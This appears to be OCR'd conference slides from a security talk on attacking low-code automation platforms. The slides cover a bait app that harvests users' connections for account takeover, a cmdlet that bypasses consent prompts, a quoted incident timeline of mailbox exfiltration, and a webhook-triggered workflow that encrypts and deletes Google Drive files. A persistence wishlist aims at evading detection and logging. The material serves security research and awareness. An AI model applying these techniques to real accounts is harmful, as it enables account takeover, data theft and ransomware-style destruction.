# Index(['account_name', 'account_owner', 'app_name', 'app_version', 'app_icon', 'connection_created', 'connection_title', 'connectio
```

account_name	app_name	app_icon	connection_created	connection_titl	
Marketing	Dropbox		2021-06-06T10:54:52Z	Dropbox johnw@gmail.c	
Marketing	Gmail		2021-06-06T10:00:14Z	Gmail Bobby.Atkinson@mycon	
Marketing	Gmail		2021-06-06T07:53:42Z	Gmail Lola.Burton@mycompany.com #2	Lola.Burton@mycompany.com
Marketing	Google Calendar	31	2022-01-25T21:08:48Z	Google Calendar johnw@gmail.com	John.Webb@mycompany.co
Marketing	Google Drive		2022-01-26T11:10:41Z	Google Drive Bobby.Atkinson@mycompany.com	Bobby.Atkinson@mycompany.con
SalesOps	Google Sheets		2022-02-20T09:20:15Z	Google Sheets Sariah.Cote@mycompany.com	Sariah.Cote@mycompany.com
SalesOps	OneNote	N	2022-03-03T09:18:36Z	OneNote gibsonm@outlook.com #2	Mia.Gibson@mycompany.com

github.com/mbrg/zapcreds

@mbrg0

Can we fool users to create connections for us?


- Set up a bait app that does something useful
- Generate connections on-the-fly
- Fool users to use it
- Pwn their connection (i.e. account)

@mbrg0

☑ Account takeover

youtu.be/vJZpNJRC_10 @mbrg0

Can we get rid of this pesky approve window?



Almost there ...


Out of Office_1526 needs your permission to use the following. Please allow the permissions to proceed.

Office 365 Outlook
owner@zenitystage.com
Signed in View permissions

Office 365 Users
owner@zenitystage.com
Signed in View permissions

@mbrg0

Can we get rid of this pesky approve window?



Almost there ...


Out of Office_1526 needs your permission to use the following. Please allow the permissions to proceed.

Office 365 Outlook
owner@zenitystage.com
Signed in View permissions

Switch account

Office 365 Users
owner@zenitystage.com
Signed in View permissions

Switch account



Microsoft | Docs Documentation Learn Q&A Code Samples
… / Microsoft.PowerApps.Administration.PowerShell /

Set-AdminPowerAppApisToBypassConsent

Reference

Module: Microsoft.PowerApps.Administration.PowerShell

Sets the consent bypass of an app to true.

Description

The Set-AdminPowerAppApisToBypassConsent cmdlet changes the consent bypass so that users are are not required to authorize API connections for the input app. The command changes the `bypassConsent` flag of an app to true. Using this command, end users will observe consent is bypassed for First Party connectors that support single sign-on and custom connectors that don't require authentication. This includes custom connectors with or without a gateway.

@mbrg0

https://docs.microsoft.com/en-us/powershell/module/microsoft.powerapps.administration.powershell/set-adminpowerappapistobypassconsent


CODE FRENZY

Low Code Attacks In The Wild: Can I stay here forever?

27-31 MARCA 2023 ONLINE

@mbrg0

This has been done before



INCIDENT DETAILS ///

This APT group targets organizations across multiple industries, including government agencies, financial institutions, and technology companies.

Multi-factor authentication [MFA] could have prevented this attack.

Conditional access could have prevented unauthorized access.

Logging and auditing non-owner mailbox access would have detected malicious behavior.

Logging, at the time of this incident, was not enabled by default.

DART engaged

DAYS // 01-11

APT group compromises privileged user's non-MFA-enabled Office 365 account.

DAYS // 016-163

Threat actors perform mailbox searches across Office 365 environment.

Attacker uses stolen credentials to VPN into corporate network, searches for intellectual property.

DAYS // 137-218

Threat actor changes search and exfiltration technique, leveraging Compliance Search to allow for precision searches.

Introducing Compliance Search in Office 365 - Microsoft 365 Blog—Compliance Search is a new addition to the Office 365 Compliance Center, designed for times when the full-fledged search case management of eDiscovery search isn't required.

DAYS // 137-143

Threat actors create rules in company's IT environment to automate data exfiltration to a third-party cloud storage solution.

Company did not have VPN monitoring enabled.


Multi-factor authentication could have prevented the threat actors from accessing the environment through the VPN.

MICROSOFT DETECTION AND RESPONSE TEAM // DART

@mbrg0

zenity.io/blog/hackers-abuse-low-code-platforms-and-turn-them-against-their-owners/

Dump files and tweet about it on a schedule




* Select an output from previous steps

Body ×

@mbrg0

Encrypt on command



TRIGGER

1 Rans via HTTP webhook Real-time

ACTIONS

2 Search files or folders in Google Drive

3 FOR EACH item in Files | Step 2 do

4 Download file contents from Google Drive

5 Delete a file from Google Drive

6 Encrypt data

7 Upload small file to Google Drive

End

@mbrg0


Persistency

What do we want?

❑ Remote execution
❑ Arbitrary payloads
❑ Maintain access (even if user account access get revokes)
❑ Avoid detection
❑ Avoid attribution
❑ No logs

Persistency v1

Persistency



TRIGGER

1 Rans via HTTP webhook Real-time

ACTIONS

2 Search files or folders in Google Drive

3 FOR EACH item in Files | Step 2 do

4 Download file contents from Google Drive

5 Delete a file from Google Drive


6 Encrypt data

7 Upload small file to Google Drive

End

@mbrg0

Persistency v1



TRIGGER

1 Rans via HTTP webhook Real-time

ACTIONS

2 Search files or folders in Google Drive

3 FOR EACH item in Files Step 2 do

4 Download file contents from Google Drive

5 Delete a file from Google Drive

6 Encrypt data


7 Upload small file to Google Drive

End

What do we want?

@mbrg0

Persistency v1



TRIGGER

1 Rans via HTTP webhook Real-time

ACTIONS

2 Search files or folders in Google Drive

3 FOR EACH item in Files Step 2 do

4 Download file contents from Google Drive

5 Delete a file from Google Drive

6 Encrypt data

7 Upload small file to Google Drive

